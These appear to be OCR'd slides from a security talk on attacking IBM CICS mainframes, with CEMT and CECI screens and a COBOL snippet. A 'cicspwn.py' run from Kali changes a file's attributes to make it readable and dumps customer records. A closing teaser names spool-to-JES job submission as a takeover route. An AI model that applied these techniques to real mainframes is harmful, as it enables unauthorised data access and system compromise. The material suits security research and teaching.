Storeprotect(Inactive)
Time(0001000)
Tranisolate(Inactive)
SYSID=S650 APPLID=CICSTS32
RESPONSE: NORMAL
TIME: 16.56.43 DATE: 10.15.16
PF 1 HELP 3 END 5 VAR 7 SBH 8 SFH 9 MSG 10 SB 11 SF


File
Options
I TASK
STATUS: RESULTS - OVERTYPE TO MODIFY
Tas(0000083) Tra(CEDA) Fac(L704) Sus Ter Pri(001)
Sta(TO) Use(CICSUSER) Uow(D17FCFE708A22001) Hty(ZCIOWAIT)
Tas(0000089) Tra(CEMT) Fac(L703) Run Ter Pri(255)
Sta(TO) Use(AYOUB) Uow(D17FD064CB557080)
SYSID=S650 APPLID=CICSTS32
RESPONSE: NORMAL
TIME: 16.58.14 DATE: 10.15.16
PF 1 HELP 3 END 5 VAR 7 SBH 8 SFH 9 MSG 10 SB 11 SF


File Options
I FILE
STATUS: RESULTS - OVERTYPE TO MODIFY
Fil(CUSTMAS) Vsa Clo Dis Rea Sha
Dsn(AYOUB.KICKS.MURACH.CUSTMAS)
Fil(DFHCSD) Vsa Ope Ena Rea Upd Add Bro Del Sha
Dsn(DFH320.DFHCSD)
Fil(DFHDBFK) Vsa Clo Ena Rea Upd Add Bro Del Sha
Fil(DFHLRQ) Vsa Ope Ena Rea Upd Add Bro Del Sha
Dsn(DFH320.CICS.DFHLRQ)
Fil(FILEA) Vsa Clo Ena Rea Upd Add Bro Del Sha
Dsn(CICS650.FILEA)
HLQ
REST
SYSID=S650 APPLID=CICSTS32
RESPONSE: NORMAL TIME: 17.31.33 DATE: 10.15.16
PF 1 HELP 3 END 5 VAR 7 SBH 8 SFH 9 MSG 10 SB 11 SF


File Options
I FILE(CUSTMAS)
RESULT - OVERTYPE TO MODIFY
File(CUSTMAS)
+ Exclstatus( )
Disposition(Share)
Rlsaccess(Notrls)
Emptystatus(Noemptyreq)
Dsname(AYOUB.KICKS.MURACH.CUSTMAS)
Table(Nottable)
Loadtype(Noload)
Cfdtpool( )
Tablename( )
Updatemodel(Locking)
Maxnumrecs(00000000)
Keylength(006)
Recordsize(00118)
Rbatype(Notextended)
SYSID=S650 APPLID=CICSTS32
TIME: 18.33.30 DATE: 11.07.16
PF 1 HELP 2 HEX 3 END 5 VAR 7 SBH 8 SFH 10 SB 11 SF


File
Options
P SHUT
STATUS: ENTER ONE OF THE FOLLOWING
CLasscache
COrbaserver
DEletshipped
DJar
DUmp
Endaffinity
Jvmpool
Pipeline
Reset
SEcurity
SHUTdown
SNap
STatistics
SYSID=S650 APPLID=CICSTS32
PF 1 HELP
3 END
5 VAR
9 MSG

CEMT

Get some useful information about the system:

- List temporary storage queues
- List DB2 connections
- List webservices
- Scrap userids in menus

Uninstall programs, files, webservices, db2connections,etc.

CECI

It executes CICS API commands…that's it really :-)

Remember the CICS APIs

x3270-4 192.168.1.201

File Options


File Edit Edit_Settings Menu Utilities Compilers Test Help

```
VIEW        CICS.CUSTINQ1                                Columns 00001 00072
000109          *
000110           1200-EDIT-CUSTOMER-DATA.
000111          *
000112                IF        CUSTNOL = ZERO
000113                      OR CUSTNOI = SPACE
000114                    MOVE 'N' TO VALID-DATA-SW
000115                    MOVE 'You must enter a customer number.' TO MESSAGEO
000116                END-IF.
000117          *
000118           1300-GET-CUSTOMER-RECORD.
000119          *
000120                EXEC CICS
000121                    READ FILE('CUSTMAS')
000122                         INTO(CUSTOMER-MASTER-RECORD)
000123                         RIDFLD(CUSTNOI)
000124                         RESP(RESPONSE-CODE)
000125                END-EXEC.
000126          *
000127                IF RESPONSE-CODE = DFHRESP(NORMAL)
000128                    MOVE SPACE          TO MESSAGEO
000129                    MOVE CM-LAST-NAME   TO LNAMEO
000130                    MOVE CM-FIRST-NAME  TO FNAMEO
```

CECI


x3270-4 192.168.1.201
File
Options
STATUS: ENTER ONE OF THE FOLLOWING
ABend
ACquire
ADD
ADDRess
ALlocate
ASKtime
ASSign
BIf
BUild
CAncel
CHAnge
CHEck
COLlect
CONNect
CONVERSe
CONVERTtime
CReate
DEFine
DELAy
DELETE
DELETEQ
DEQ
DISAble
DISCard
DOcument
DUmp
ENAble
ENDBR
ENDBROwse
ENQ
ENTer
EXtract
FEpi
FORCe
FORMattime
FREE
FREEMain
GDs
GET
GETMain
GETNext
Handle
IGnore
INQuire
INVoke
ISsue
Journal
LInk
LOad
MONitor
MOVe
PErform
POInt
POP
POSt
PURge
PUSh
PUT
Query
READ
READNext
READPrev
READQ
RECeive
RELease
REMove
RESET
RESETBr
RESUme
RESYnc
RETRieve
RETURn
REWInd
REWRite
ROute
RUn
SENd
SET
SIGNOFf
SIGNON
SOapfault
SPOOLClose
SPOOLOpen
SPOOLRead
SPOOLWrite
START
STARTBR
STARTBROwse
SUspend
SYncpoint
TEst
TRace
UNlock
UPdate
Verify
WAIT
WAITCics
WEb
WRITE
WRITEQ
Xctl
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER
9 MSG


x3270-4 192.168.1.201
File
Options
STATUS: ENTER ONE OF THE FOLLOWING
ABend
ACquire
ADD
ADDRess
ALlocate
ASKtime
ASSign
BIf
BUild
CAncel
CHAnge
CHEck
COLlect
CONNect
CONVERSe
CONVERTtime
CReate
DEFine
DELAy
DELETE
DELETEQ
DEQ
DISAble
DISCard
DOcument
DUmp
ENAble
ENDBR
ENDBROwse
ENQ
ENTer
EXtract
FEpi
FORCe
FORMattime
FREE
FREEMain
GDs
GET
GETMain
GETNext
Handle
IGnore
INQuire
INVoke
ISsue
Journal
LInk
LOad
MONitor
MOVe
PErform
POInt
POP
POSt
PURge
PUSh
PUT
Query
READ
READNext
READPrev
READQ
RECeive
RELease
REMove
RESET
RESETBr
RESUme
RESYnc
RETRieve
RETUrn
REWInd
REWRite
ROute
RUn
SENd
SET
SIGNOFf
SIGNON
SOapfault
SPOOLClose
SPOOLOpen
SPOOLRead
SPOOLWrite
START
STARTBR
STARTBROwse
SUspend
SYncpoint
TEst
TRace
UNlock
UPdate
Verify
WAIT
WAITCics
WEb
WRITE
WRITEQ
Xctl
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 9 MSG
x3270 K
PF13
PF14
PF15
PF16
PF17
PF18
PF19
PF20
PF21
PF22
PF23
PF24
PA1
PA2
PA3
Clear
Reset
Erase EOF
Erase Input
Dup
Field Mark
Sys Req
Cursor Select
Attn
Compose
Enter


File
Options
READ FILE(CUSTMAS) RID(0) GTE
STATUS: COMMAND EXECUTION COMPLETE
NAME=
EXEC CICS READ
File('CUSTMAS ')
< SYsid() >
(SEt() | Into('400001KIETH MCDONALD ' ...))
< Length(+00118) >
RIdfld('0')
< Keylength() < GEneric > >
< RBa | Xrba | RRn | DEBRec | DEBKey >
< GTeq | Equal >
< UNcommitted | Consistent | REpeatable | UPdate < Token() > >
< Nosuspend >
RESPONSE: NORMAL
EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF

File Options

```
READ FILE(CUSTMAS) RID(400002) GTE INTO(&DATA)
STATUS:  COMMAND EXECUTION COMPLETE                          NAME=
 EXEC CICS  READ
  File( 'CUSTMAS ' )
  < SYsid() >
  ( SEt() | Into( '400002ARREN                ANELLI                    ' ... ) )
  < Length( +00118 ) >
  RIdfld( '400002' )
  < Keylength() < GEneric > >
  < RBa | Xrba | RRn | DEBRec | DEBKey >
  < GTeq | Equal >
  < UNcommitted | Consistent | REpeatable | UPdate < Token() > >
  < Nosuspend >


  RESPONSE: NORMAL                EIBRESP=+0000000000 EIBRESP2=+0000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF
```

File Options

```
 READ FILE(CUSTMAS) RID(400002) GTE INTO(&DATA)
 EXPANSION OF:                                    LENGTH= +00118 NAME= &DATA
+00000    400002ARREN                  ANELLI                              40 FORD
+00064    RD                        DENVILLE              NJ07834

PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF
```

```
root@kali:~/cics# python cicspwn.py 192.168.1.201 23 -a CUST1 --get-file CUSTMAS
```

```
                    The tool for some CICS p0wning !          Author: @Ayoul3__

[+] Connecting to target 192.168.1.201:23
[*] Access to CICS Terminal is possible with APPID CUST1
[+] Getting Attributes of file CUSTMAS
[+] File CUSTMAS is lacking attributes to be readable. Changing that via CEMT
[*] File CUSTMAS is OPEN ENA READ
[*] Record size: 118    keylength:6
'400001':       KIETH                MCDONALD                4501 W M      OCKINGBIRD           DALLAS
'400002':       ARREN                ANELLI                  40 FORD       RD                   DENVILLE
'400003':       SUSAN                HOWARD                  1107 SEC      OND AVE #312         REDWOOD CITY
'400004':       CAROLANN             EVENS                   74 SUTTO      N CT                 GREAT LAKES
'400005':       ELAINE               ROBERTS                 12914 BR      ACKNELL              CERRITOS
'400006':       PAT                  HONG                    73 HIGH       ST                   SAN FRANCISCO
'400007':       PHIL                 ROACH                   25680 OR      CHARD                DEARBORN HTS
'400008':       TIM                  JOHNSON                 145 W 27      TH ST                SO CHICAGO HTS
'400009':       MARIANNE             BUSBEE                  3920 BER      WYN DR #199          MOBILE
'400010':       ENRIQUE              OTHON                   BOX 2672      9                    RICHMOND
'400011':       WILLIAM C            FERGUSON                BOX 1283                           MIAMI
'400012':       S D                  HEOHN                   PO BOX 2      7                    RIDDLE
'400013':       DAVID R              KEITH                   BOX 1266                           MAGNOLIA
'400014':       R                    BINDER                  3425 WAL      DEN AVE              DEPEW
```

This is all nice but can we 0wn the mainframe ?


CECI

CICS has a nice feature called Spool functions


A spool is basically a normal dataset (or file) containing the output of a JOB (program)

Using Spool functions we can generate a dataset and send it directly to JES (Job scheduler)…which will execute it !

